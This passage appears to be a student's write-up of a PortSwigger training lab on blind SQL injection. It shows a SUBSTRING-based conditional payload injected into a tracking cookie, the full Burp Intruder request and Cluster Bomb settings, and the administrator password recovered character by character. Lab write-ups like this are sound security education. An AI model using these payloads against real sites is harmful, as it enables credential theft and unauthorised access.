21	21	200	□	□	5350		
22	22	200	□	□	5350		

From this Intruder Response, we determined the length of the password 20 Characters.

Next, we need to determine each character of the password using the following payload in the burpsuite Intruder and using the following payload,

' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a




```
GET /filter?category=Pets HTTP/2
Host: 0abb00c4031f8260866e09fd006900f8.web-security-academy.net
Cookie: TrackingId=9oI3ciC9Q1XECoRA' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§; session=77JUfwKsh00P0iIf9Fd1bfX6h5jTGXs0
Sec-Ch-Ua: "Not A(Brand";v="99", "Microsoft Edge";v="121", "Chromium";v="121"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Edg/121.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0abb00c4031f8260866e09fd006900f8.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
```

Cookie: TrackingId=9oI3ciC9Q1XECoRA**' AND (SELECT SUBSTRING(password,§1§,1) FROM users WHERE username='administrator')='§a§;**

1st Payload §1§ denotes the index of the password, 2nd Payload §a§ denotes the character in each index.

1st Payload,



Payload set: 1
Payload type: Numbers
Payload count: 19
Request count: 684

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ● Sequential ○ Random


From: 1

To: 19

Step: 1

How many:

2nd Payload a-z, 0-9,



Payload set: 2
Payload type: Simple list
Payload count: 36
Request count: 684

Payload settings [Simple list]


This payload type lets you configure a simple list of strings that are used as payloads.

a
b
c
d
e
f
g
h
i

We need Select Attack Type to Cluster Bomb to support Multiple Payload.

S. Giridharan
CB.SC.P2CYS23006

The Characters of the password are **rax5oumtzbiqe8khi5ec**



Blind SQL injection with conditional responses

Back to lab description »

Congratulations, you solved the lab!

Home | Welcome back! | My account | Log out

My Account

Your username is: administrator

Email